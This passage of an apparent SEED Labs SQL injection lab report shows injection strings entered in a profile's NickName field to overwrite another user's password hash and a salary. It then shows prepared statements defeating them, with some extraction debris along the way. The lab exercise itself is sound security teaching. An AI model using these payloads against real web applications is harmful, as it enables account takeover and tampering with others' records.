[11/17/2018 10:42] seed@VM:~/.../lab7$ php genpwd.php
52e51cf3f58377b8a687d49b960a58dfc677f0ad
[11/17/2018 10:42] seed@VM:~/.../lab7$
```

It's difficult to see that new password worked after changing it when showing the website login screen. In the figure below, we see the Password field of Samy before the attack. Not the hash value in the Password field.

```
mysql> SELECT * FROM credential WHERE EID=40000;
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 |          |          |          |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql> cmysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
```

In the figure below, we see the new hash value in the Password field for Samy. The value of the Password is the new SHA1 hash value computed for "attacker".

```
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql> SELECT * FROM credential WHERE EID=40000;
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password
+----+-----+-----+-----+-----+-----+-----+-----+-----+
| 4 | Samy | 40000 | 1 | 1/11 | 32193525 |          |          |          |          | 52e51cf3f58377b8a687d49b960a58dfc677f0ad |
+----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

mysql>
```

Observations / Explanation

From Boby's Edit Profile page, we were able to modify Samy's password. We did this by using the following text in the NickName field when editing Boby's profile.

- ', Password='52e51cf3f58377b8a687d49b960a58dfc677f0ad' where name='Samy';#

The parts of the text are explained below:

1. ",'" - This text completes the first single quote for the NickName field.
2. Password='52e51cf3f58377b8a687d49b960a58dfc677f0ad' where name='Samy'; - This text updates Samy's password to the "attacker" SHA1 hash value.
3. "#" - This text comments-out the rest of the query (update) string.

```
$sql = "UPDATE credential SET
nickname='$input_nickname',email='$input_email',address='$input_address',PhoneNumber='$input_phonenumber' where ID=$id;"
```

To visualize, the text input changes the SQL in the unsafe_edit_backend.php file (insertion in yellow highlight):

From this:

```
$sql = "UPDATE credential SET  
nickname='$input_nickname',email='$input_email',address='$input_address',Password  
='$hashed_pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
```

To this:

```
$sql = "UPDATE credential SET nickname=''  
Password='52e51cf3f58377b8a687d49b960a58dfc677f0ad' where  
name='Samy';#',email='$input_email',address='$input_address',Password='$hashed_  
pwd',PhoneNumber='$input_phonenumber' where ID=$id;";
```

Task 4: Countermeasure – Prepared Statement

Goal: Use the prepared statement mechanism to fix the SQL injection vulnerabilities exploited by you in the previous tasks.

For this task, we reuse /var/www/SQLInjection:

- safe_home.php – This file processes the login request in a “safe” manner; i.e. using prepared statements.
- safe_edit_backend.php – This file processes profile updates in a “safe” manner; i.e. using prepared statements.

In the figure below, we see that index.html is edited to now use safe_home.php to process (validate) the login username/password.

```
/bin/bash
Update: Implemented Bootstrap to redesign the UI of the website.
-->
<html lang="en">
<head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="css/bootstrap.min.css">
    <link href="css/style_home.css" type="text/css" rel="stylesheet">


    <!-- Browser Tab title -->
    <title>SQLi Lab</title>
</head>

<body>
    <nav class="navbar fixed-top navbar-light" style="background-color: #3EA055;">
        <a class="navbar-brand" href="#" ></a>
    </nav>
    <div class="container col-lg-4 col-lg-offset-4" style="padding-top: 50px; text-align: center;">
        <h2><b>Employee Profile Login</b></h2><hr><br>
        <div class="container">
            <form action="safe_home.php" method="get">
                <div class="input-group mb-3 text-center">
```


36,21

31%

We attempt the same login from task 2.1 to see if we can login as Admin without specifying the Admin's password.



The figure below shows that the login attempt failed.



In the figure below, we change `unsafe_edit_frontend.php` to use `safe_edit_backend.php` so that prepared statements are used when editing profiles.

```

/bin/bash
/bin/bash 80x30
while($row = $result->fetch_assoc()){
    array_push($return_arr,$row);
}

/* convert the array type to json format and read out*/
$json_str = json_encode($return_arr);
$json_a = json_decode($json_str,true);
$name = $json_a[0]['name'];
$eid = $json_a[0]['eid'];
$phoneNumber = $json_a[0]['phoneNumber'];
$address = $json_a[0]['address'];
$email = $json_a[0]['email'];
$pwd = $json_a[0]['Password'];
$nickname = $json_a[0]['nickname'];
?>

<div class="container col-lg-4 col-lg-offset-4 text-center" style="padding-top: 50px; text-align: center;">
<?php
session_start();
$name=$_SESSION["name"];
echo "<h2><b>$name's Profile Edit</b></h1><hr><br>";
?>
<form action="safe_edit_backend.php" method="get">
<div class="form-group row">
    <label for="NickName" class="col-sm-4 col-form-label">NickName</label>
    <div class="col-sm-8">
        <input type="text" class="form-control" id="NickName" name="NickName" placeholder="NickName" <?php echo "value=$nickname";?> >

```

96,19 61%

In the figure below, we see another attack which was in task 3.1. This attack allowed Boby to modify his own salary. The following SQL update command was used (changed NickName to "bb" and salary to 6000000 so I can see changes):

- "bb', salary='6000000"

The screenshot shows a Mozilla Firefox browser window with the title "SQLi Lab - Mozilla Firefox". The address bar displays the URL www.seedlabsqlinjection.com/unsafe_edit_frontend.php. The page content is titled "Boby's Profile Edit". It contains five input fields: "NickName" with the value "b', salary='6000000", "Email" (empty), "Address" (empty), "Phone Number" (empty), and "Password" (empty). A green "Save" button is at the bottom. The page footer says "Copyright © SEED LABS".

NickName

Email

Address

Phone Number

Password

Save

Copyright © SEED LABS

In the figure below, we see the web pages after the Save. No data was changed.

Key	Value
Employee ID	20000
Salary	5000000
Birth	4/20
SSN	10213352
NickName	bb', salary='6000000
Email	
Address	

Looking at the credential table after the attempted attack, we see the figure below. Instead of executing the attack, the NickName field is changed to the attack string!

```
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql>
mysql> select * from credential;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 2 | Boby | 20000 | 5000000 | 4/20 | 10213352 |          |          |          | bb', salary='6000000 |
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 |          |          |          |          |
| 4 | Samy | 40000 |      1 | 1/11 | 32193525 |          |          |          |          |
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 |          |          |          |          |
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 |          |          |          |          |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
5 rows in set (0.00 sec)

mysql>
```

Observations / Explanation

Two examples were provided here:

1. We try to change the SQL query at the Login screen to login without a password.
2. We try to change the credential table via the Edit Profile to change salaries.

With both example and using safe prepared-statement versions of the PHP files, the attacks (i.e. input text) were treated as input text and not used to substitute within the query itself. This is accomplished by compiling the queries in advance and binding to the data separately. This is in contrast to the previous method of comingling the SQL statement and user input by inserting the user input directly into the SQL statement. This, obviously, proved to be very bad and attack prone.

In the first example, since “Admin”; #” is not a valid username, the login failed. The text is treated like data and not inserted into the query string as expected with the prepared statement.

In the second example, we see that the input text was indeed treated as data since that text did change the NickName, but did not change the query. Bottom-line, prepared statements are the safer way to go!